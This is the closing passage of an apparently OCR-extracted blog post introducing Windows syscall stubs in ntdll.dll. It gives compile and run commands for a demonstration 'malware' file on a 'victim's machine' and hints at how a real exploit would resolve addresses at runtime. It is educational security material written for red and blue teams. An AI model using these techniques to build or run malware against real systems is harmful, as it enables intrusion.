
Let's go to see everything in action. Compile our "malware":

```
x86_64-w64-mingw32-g++ -O2 hack2.c -o hack2.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```



And run in our victim's machine:

```
.\hack2.exe
```



But the actual address of the syscall stub will be different when it's loaded in an actual process because `ntdll.dll` is loaded at different base addresses in different processes due to `ASLR`. Therefore, we should not use these addresses directly in a real exploit. Instead, we

should dynamically resolve the addresses of the functions we need at runtime. This example is just for demonstration purposes to understand how syscall stubs look in `NTDLL.dll` on disk.

This concludes the first part of a series of posts.

I hope this post is a good introduction to windows system calls for both red and blue team members.

Syscalls x64
Windows System Calls Table
Code injection via NtAllocateVirtualMemory
Classic DLL injection into the process. Simple C++ malware
source code in github

> This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine